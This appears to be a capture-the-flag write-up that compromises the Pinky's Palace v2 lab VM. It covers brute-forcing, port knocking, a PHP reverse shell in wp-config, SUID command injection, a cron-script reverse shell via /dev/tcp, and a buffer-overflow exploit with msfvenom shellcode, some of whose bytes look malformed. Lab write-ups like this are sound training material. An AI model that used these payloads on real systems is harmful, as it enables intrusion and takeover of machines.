

Port 80 (HTTP)

- 1. Webserver running on wordpress CMS
- 2. Enumerate users

```
wpscan --no-update --disable-tls-checks --url http://192.168.1.4/ -e u -f cli-no-color 2>&1 | tee  
"/root/vulnHub/pinkysPalacev2/192.168.1.4/scans/tcp80/tcp_80_http_wpscan_user_enum.txt"
```

```
[i] User(s) Identified:  
  
[+] pinky1337  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

- pinky1337
- Wordpress 4.9.4

- 3. Enumerate plugins

```
wpscan --no-update --disable-tls-checks --plugins-detection aggressive --plugins-version-detection aggressive --url  
http://192.168.1.4/ -e ap -f cli-no-color 2>&1 | tee  
"/root/vulnHub/pinkysPalacev2/192.168.1.4/scans/tcp80/tcp_80_http_wpscan_plugin_enum.txt"
```

```
[i] Plugin(s) Identified:  
  
[+] akismet  
| Location: http://192.168.1.4/wp-content/plugins/akismet/  
| Last Updated: 2021-10-01T18:28:00.000Z  
| Readme: http://192.168.1.4/wp-content/plugins/akismet/readme.txt  
| [!] The version is out of date, the latest version is 4.2.1  
|  
| Found By: Known Locations (Aggressive Detection)  
| - http://192.168.1.4/wp-content/plugins/akismet/, status: 200  
|  
| Version: 4.0.2 (100% confidence)  
| Found By: Readme - Stable Tag (Aggressive Detection)  
| - http://192.168.1.4/wp-content/plugins/akismet/readme.txt  
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)  
| - http://192.168.1.4/wp-content/plugins/akismet/readme.txt
```

- akismet 4.0.2
 - No exploits found for that version

- 4. Bruteforce user pinky1337

```
wpscan --no-update --disable-tls-checks --wp-content-dir wp-admin --url http://192.168.1.4/ --usernames pinky1337 --  
passwords /usr/share/wordlists/rockyou.txt -f cli-no-color 2>&1 | tee  
"/root/vulnHub/pinkysPalacev2/192.168.1.4/scans/tcp80/tcp_80_http_wpscan_bruteforce.txt"
```

- Failed

- 5. Generate a wordlist based on http://pinkymb

```
cewl -m3 http://pinkymb > pinkymb_wordlist.txt  
-m3: min word length 3
```


- Bruteforce attack still did not work

- 6. Interesting Feroxbuster results:

- /secret directory

- 7. Proceed to /secret dir

- Found bambam.txt



8890

7000

666

pinkydb

- This could indicate port knocking, where it prevents attackers from enumerating vulnerable services when doing a nmap scan. Unless the attacker sends the correct knock sequence.
- Once a correct sequence of connection attempts is received, the firewall rules are dynamically modified to allow the host which sent the connection attempts to connect over specific port(s).

8. Create permutation of 8890, 7000, 666

```
python -c 'import itertools; print list(itertools.permutations([8890,7000,666]))' | sed 's/), /\n/g' | tr -cd '0-9,\n' | sort | uniq > permutation.txt
```

9. Port knocker script

```
#!/bin/bash

TARGET=$1

for ports in $(cat permutation.txt); do

    echo "[*] Trying sequence $ports..."

    for p in $(echo $ports | tr ',' ' '); do

        nmap -n -v0 -Pn --max-retries 0 -p $p $TARGET

    done

    sleep 3

    nmap -n -v -Pn -p- -A --reason $TARGET -oN ${ports}.txt

done
```

```
(root@kali) ~/vulnHub/pinkysPalacev2/192.168.1.4/exploit
# cat 7000,8890,666.txt
# Nmap 7.92 scan initiated Sun Jan  2 01:08:43 2022 as: nmap -n -v -Pn -p- -A --reason -oN 7000,8890,666.txt 192.168.1.4
Nmap scan report for 192.168.1.4
Host is up, received arp-response (0.00036s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-generator: WordPress 4.9.4
|_http-title: Pinky5#039;s Blog 5#8211; Just another WordPress site
4655/tcp  open  ssh     syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
|_ssh-hostkey:
|_ 2048 ac:e6:41:77:60:1f:e8:7c:02:13:ae:a1:33:09:94:b7 (RSA)
|_ 256 3a:48:63:f9:d2:07:ea:43:78:7d:e1:93:eb:f1:d2:3a (ECDSA)
|_ 256 b1:10:03:dc:bb:f3:0d:9b:3a:e3:e4:61:03:c8:03:c7 (ED25519)
7654/tcp  open  http    syn-ack ttl 64 nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-methods:
|_ Supported Methods: GET HEAD POST
|_http-title: 403 Forbidden
31337/tcp open  Elite?  syn-ack ttl 64
|_fingerprint-strings:
|_ GetRequest:
|_  [+] Welcome to The Daemon [+]
|_  This is soon to be our backdoor
|_  into Pinky's Palace.
|_  HTTP/1.0
|_ NULL:
|_  [+] Welcome to The Daemon [+]
|_  This is soon to be our backdoor
|_  into Pinky's Palace.
```

- Found out permutation to unlock hidden ports
 - 7000, 666, 8890

10. Permutation to unlock the hidden ports


```
for p in 7000 666 8890; do nmap -n -v0 -Pn --max-retries 0 -p $p 192.168.1.4; done
```

Port 7654

1. Running on nginx/1.10.3

- No exploits found for that version

2. Proceed to `http://pinkymb:7654`



3. Append rockyou.txt to previously generated wordlist `pinkymb_wordlist.txt`

```
cat rockyou.txt >> pinkymb_wordlist.txt
```

4. Bruteforce user pinky1337

```
hydra -l pinky1337 -P pinkymb_wordlist.txt pinkymb http-post-form "/login.php:user=pinky1337&pass=^PASS^:Invalid Username or Password!" -s 7654 -o "/root/vulnHub/pinkysPalacev2/192.168.1.4/scans/tcp7654/tcp_7654_http_auth_hydra.txt"
```

- Failed

5. Search for other ways, inspect element, looked at javascript, tried sqli


- Nothing worked

6. Create username wordlist related to pinky

```
pinky
PINKY
Pinky
```

7. Bruteforce again

```
hydra -L usernames.txt -P pinkymb_wordlist.txt pinkymb http-post-form "/login.php:user=^USER^&pass=^PASS^:Invalid Username or Password!" -s 7654 -o "/root/vulnHub/pinkysPalacev2/192.168.1.4/scans/tcp7654/tcp_7654_http_auth_hydra.txt"
```



- pinky:Passione
- PINKY:Passione
- Pinky:Passione

8. After logging in, clicked on `Stefano's RSA`, downloaded a SSH key

SSH

1. SSH into stefano using ssh key


```
chmod 600 id_rsa
ssh -i id_rsa stefano@192.168.1.4 -p 4655
```

- There is a passphrase

2. Bruteforce

```
python /root/tools/john/run/ssh2john.py id_rsa > id_rsa_john
```

```
john id_rsa_john --wordlist=pinkymb_wordlist.txt
```



- stefano:secretz101

3. SSH again

```
(root@kali)~[~/vulnHub/pinkysPalacev2/192.168.1.4/exploit]
# ssh -i id_rsa stefano@192.168.1.4 -p 4655
Enter passphrase for key 'id_rsa':
Linux Pinkys-Palace 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Mar 17 21:18:01 2018 from 172.19.19.2
stefano@Pinkys-Palace:~$ whoami
stefano
stefano@Pinkys-Palace:~$
```

Privilege Escalation to pinky via SUID Binary

1. View files in stefano home dir

```
stefano@Pinkys-Palace:~/tools$ ls -la
total 28
drwxr-xr-x 2 stefano stefano 4096 Mar 17 2018 .
drwxr-xr-x 4 stefano stefano 4096 Mar 17 2018 ..
-rw-r--r-- 1 stefano stefano 65 Mar 16 2018 note.txt
-rwsr---x 1 pinky www-data 13384 Mar 16 2018 qsub
stefano@Pinkys-Palace:~/tools$ cat note.txt
Pinky made me this program so I can easily send messages to him.
stefano@Pinkys-Palace:~/tools$
```

- SUID bit set on binary qsub, owned by user pinky & group www-data
- We have to lateral privilege escalate from stefano → www-data → pinky

2. In order to obtain a www-data shell, we have to

- a. Obtain mysql credentials
- b. Crack hashes to obtain the password
- c. Login to wordpress & insert a php-reverse-shell
- d. Execute php-reverse-shell &
- e. Finally obtain a www-data reverse shell

3. Obtain mysql credentials at /var/www/html/apache/wp-config.php

```
stefano@Pinkys-Palace:/var/www/html/apache$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'pwp_db');

/** MySQL database username */
define('DB_USER', 'pinkywp');

/** MySQL database password */
define('DB_PASSWORD', 'pinkydbpass_wp');
```

- pinkywp:pinkydbpass_wp

4. Obtain hash from database

```
mysql -u pinkywp -p

show databases;

use pwp_db

SELECT * FROM wp_users;
```

```
mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | pinky1337 | $P$BqBoittC5WZl0XUL8GVK01t9R6HcJU/ | pinky1337 | pinky@localhost.com | | 2018-03-17 22:58:07 | | 0 | pinky1337 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.05 sec)
```

- pinky1337:\$P\$BqBoittC5WZl0XUL8GVK01t9R6HcJU/
- hash: phpass

5. Crack hash

```
hashcat -a 0 -m 400 hash pinkydb_wordlist.txt --force -O -w 4 --opencl-device-types 1,2
```

- Did not work
- Step 1-5 is a dead end

6. After skimming through the wordpress directory, found out that wp-config is writable, replace wp-config with a php-reverse-shell.

```
stefano@Pinkys-Palace:/var/www/html/apache$ ls -la
total 8584
drwxr-xr-x  7 www-data www-data    4096 Mar 17  2018 .
drwxr-xr-x  4 www-data www-data    4096 Mar 17  2018 ..
-rw-r--r--  1 root     root        235 Mar 14  2018 .htaccess
-rw-r--r--  1 root     root        418 Mar 17  2018 index.php
-rw-r--r--  1 root     root      8565525 Feb  6  2018 latest.tar.gz
-rw-r--r--  1 root     root      19935 Mar 17  2018 license.txt
-rw-r--r--  1 root     root       7413 Mar 17  2018 readme.html
drwxr-xr-x  2 root     root        4096 Mar 17  2018 secret
drwxr-xr-x  5 nobody   nogroup    4096 Feb  6  2018 wordpress
-rw-r--r--  1 root     root       5434 Mar 17  2018 wp-activate.php
drwxr-xr-x  9 root     root        4096 Mar 17  2018 wp-admin
-rw-r--r--  1 root     root        364 Mar 17  2018 wp-blog-header.php
-rw-r--r--  1 root     root       1627 Mar 17  2018 wp-comments-post.php
-rw-r--r--  1 root     root       5687 Jan  2  00:58 wp-config.php
-rw-r--r--  1 root     root       2853 Mar 17  2018 wp-config-sample.php
drwxr-xr-x  4 root     root        4096 Mar 17  2018 wp-content
-rw-r--r--  1 root     root       3669 Mar 17  2018 wp-cron.php
drwxr-xr-x 18 root     root      12288 Mar 17  2018 wp-includes
-rw-r--r--  1 root     root       2422 Mar 17  2018 wp-links-opml.php
-rw-r--r--  1 root     root       3306 Mar 17  2018 wp-load.php
-rw-r--r--  1 root     root      36583 Mar 17  2018 wp-login.php
-rw-r--r--  1 root     root       8048 Mar 17  2018 wp-mail.php
-rw-r--r--  1 root     root      16246 Mar 17  2018 wp-settings.php
-rw-r--r--  1 root     root     30071 Mar 17  2018 wp-signup.php
-rw-r--r--  1 root     root       4620 Mar 17  2018 wp-trackback.php
-rw-r--r--  1 root     root       3065 Mar 17  2018 xmlrpc.php
stefano@Pinkys-Palace:/var/www/html/apache$
```

```
GNU nano 2.7.4 stefano@Pinkys-Palace: /var/
File: wp-c
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.1'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

7. Execute the shell by visiting <http://pinkydb/wp-config.php>


```
(root@kali) [~/vulnHub/pinkysPalacev2]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.4] 33716
Linux Pinkys-Palace 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64 GNU/Linux
00:58:45 up 50 min, 1 user, load average: 0.05, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
stefano pts/0    192.168.1.1      00:23   21.00s  0.10s  0.10s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

8. View the contents of qsub


- `strings qsub`
 - Could not do any path hijacking
- Download qsub binary and analyze it on kali
 - `python -m SimpleHTTPServer 8080`
 - `wget 192.168.1.4:8080/qsub`

9. Using ghidra to reverse engineer qsub binary


a. Start a new project → Choose any folder & any name → Click on dragon icon




b. File → Import file → Select qsub → Ok → Yes



c. Select all → Analyze → Ok



d. Click on functions → main



10. Analyzing main function

Decompile: main - (qsub)

```
7  uint __flags;
8  size_t __n;
9  void *__buf;
10 char local_58 [64];
11 __uid_t local_18;
12 __gid_t local_14;
13 char *local_10;
14
15 if (param_1 < 2) {
16     printf("%s <Message>\n", (char *)param_2);
17     /* WARNING: Subroutine does not return */
18     exit(0);
19 }
20 local_10 = getenv("TERM");
21 printf("[+] Input Password: ");
22 __isoc99_scanf(&DAT_00100cb5, local_58);
23 sVar2 = strlen(local_58);
24 if (0x28 < sVar2) {
25     puts("Bad hacker! Go away!");
26     /* WARNING: Subroutine does not return */
27     exit(0);
28 }
29 iVar1 = strcmp(local_58, local_10);
30 if (iVar1 == 0) {
31     printf("[+] Welcome to Question Submit!");
32     local_14 = getegid();
33     local_18 = geteuid();
34     setresgid(local_14, local_14, local_14);
35     __buf = (void *) (ulong) local_18;
36     __flags = local_18;
37     setresuid(local_18, local_18, local_18);
38     send((int) param_2[1], __buf, __n, __flags);
39     return 0;
40 }
41 puts("[!] Incorrect Password!");
42 /* WARNING: Subroutine does not return */
43 exit(0);
44 }
```

- a. The function retrieves environment variable TERM
- `getenv`
- b. Takes user input
- `scanf`
- c. Stores the length of user input into a variable called `sVar2`
- `strlen`
- d. Check if length of user input is greater than 40bytes
- `0x28 < sVar2`
 - `0x28` = 40bytes
- e. Prints "Bad hacker! Go away!" & exits, if user input is greater than 40 bytes
- `puts`
- f. Compares user input & getenv variable
- `strcmp`
- g. If user input & getenv variable is equal to one another, variable `iVar1` will be equals to 0.

11. Exploiting qsub binary on our kali

chmod +x qsub

export TERM=test

./qsub asdf

test

```
(root@kali) ~/vulnHub/pinkysPalacev2/192.168.1.4/exploit
# ./qsub asdf
[+] Input Password: test
sh: 1: cannot create /home/pinky/messages/stefano_msg.txt: Directory nonexistent
[+] Welcome to Question Submit!
(root@kali) ~/vulnHub/pinkysPalacev2/192.168.1.4/exploit
```

- The binary is trying to create a text file `stefano_msg.txt` at `/home/pinky/messages/`

- It is likely command injection can be used
- Hypothesis

```
# qsub:

echo -n asdf >> /home/pinky/messages/stefano_msg.txt

# Exploiting it

echo -n ;/bin/bash
```

12. Exploit on our target

```
export TERM=test

./qsub \;/bin/bash

[+] Input Password: test
```

- \ is used to escape ; otherwise it will be interpreted as chaining qsub with another command

13. pinky shell obtained

```
stefano@Pinkys-Palace:~/tools$ export TERM=test
stefano@Pinkys-Palace:~/tools$ ./qsub \;/bin/bash
[+] Input Password: test

pinky@Pinkys-Palace:~/tools$
```

14. Obtain a more stable shell

- On kali start a listener
- On target, execute reverse shell

```
/bin/bash -i >& /dev/tcp/192.168.1.1/4444 0>&1

(root👁kali)-[~/vulnHub/pinkysPalacev2/192.168.1.4/exploit]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.4] 33724
pinky@Pinkys-Palace:~/tools$ whoami
whoami
pinky
pinky@Pinkys-Palace:~/tools$
```

- Or authenticate with ssh-keys

Privilege Escalation to demon via cronjob

1. Ran linpeas,

```
.sh files in path
https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
You can write script: /usr/local/bin/backup.sh
/usr/bin/gettext.sh
```

2. Insert reverse shell to backup.sh & start a listener

```
echo "/bin/bash -i >& /dev/tcp/192.168.1.1/5555 0>&1" >> /usr/local/bin/backup.sh
```

```
pinky@Pinkys-Palace:~$ echo "/bin/bash -i >& /dev/tcp/192.168.1.1/5555 0>&1" >> /usr/local/bin/backup.sh
pinky@Pinkys-Palace:~$ cat /usr/local/bin/backup.sh
#!/bin/bash

rm /home/demon/backups/backup.tar.gz
tar cvzf /home/demon/backups/backup.tar.gz /var/www/html
#
#
#
/bin/bash -i >& /dev/tcp/192.168.1.1/5555 0>&1
pinky@Pinkys-Palace:~$
```

- Wait for cronjob to execute

3. demon shell obtained

```
(root👁kali)-[~/vulnHub/pinkysPalacev2/192.168.1.4/exploit]
# nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.4] 52526
bash: cannot set terminal process group (19881): Inappropriate ioctl for device
bash: no job control in this shell
demon@Pinkys-Palace:~$ whoami
whoami
demon
demon@Pinkys-Palace:~$
```

Privilege Escalation to Root via Buffer Overflow

1. Install gdb-peda

2. determine buffer size to crash program

- a. Start our program

```
pkill -9 panel; gdb panel

x/100x $rsp
```


- We have 120bytes to work with for our shellcode

[illegible]

jmpcall

```
gdb-peda$ jmpcall
0x400728 : call rax
0x400895 : jmp rax
0x4008e3 : jmp rax
0x40092e : call rax
0x400cfb : call rsp
0x400d6b : call [rax]
```

- So that RIP will point to the RSP, where our shellcode is at.
- Address: `0x400cfb`
- Little Endian: `\xfb\x0c\x40\x00`

- `\x00\x0a\x0d` generally are bad chars

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.1 LPORT=4444 -a x64 --platform linux -b '\x00\x0a\x0d' -o
payload
# 119 bytes
```

- NOP + Shellcode + Return Address

```
#!/usr/bin/python3

import socket

buf = b"\x90" # To be exactly 120bytes

buf += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf += b"\xef\xff\xff\xff\x48\xbb\xd6\x1d\x88\xf3xcb\x57\x3b"
buf += b"\x8c\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf += b"\xbc\x34\xd0\x6a\xa1\x55\x64\xe6\xd7\x43\x87\xf6\x83"
buf += b"\xc0\x73\x35\xd4\x1d\x99\xaf\x0b\xff\x3a\x8d\x87\x55"
buf += b"\x01\x15\xa1\x47\x61\xe6xfc\x45\x87\xf6\xa1\x54\x65"
buf += b"\xc4\x29\xd3\xe2\xd2\x93\x58\x3e\xf9\x20\x77\xb3\xab"
buf += b"\x52\x1f\x80\xa3\xb4\x74\xe6xdc\xb8\x3f\x3b\xdf\x9e"
buf += b"\x94\x6f\xa1\x9c\x1f\xb2\x6a\xd9\x18\x88\xf3xcb\x57"
buf += b"\x3b\x8c"

buf += b"\xfb\x0c\x40\x00"

soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
soc.connect(('192.168.1.1',31337))
```

```
soc.send(buf)
```

```
soc.close()
```

8. Obtain root flag

```
(root@kali)-[~/vulnHub/pinkysPalacev2/192.168.1.4/loot]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.4] 33956
whoami
root
cd /root
ls
root.txt
cat root.txt

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[+] CONGRATS YOUVE PWND PINKYS PALACE!!!!!!
[+] Flag: 2208f787fcc6433b4798d2189af7424d
[+] Twitter: @Pink_P4nther
[+] Cheers to VulnHub!
[+] VM Host: VMware
[+] Type: CTF || [Realistic]
[+] Hopefully you enjoyed this and gained something from it as well!!!
```

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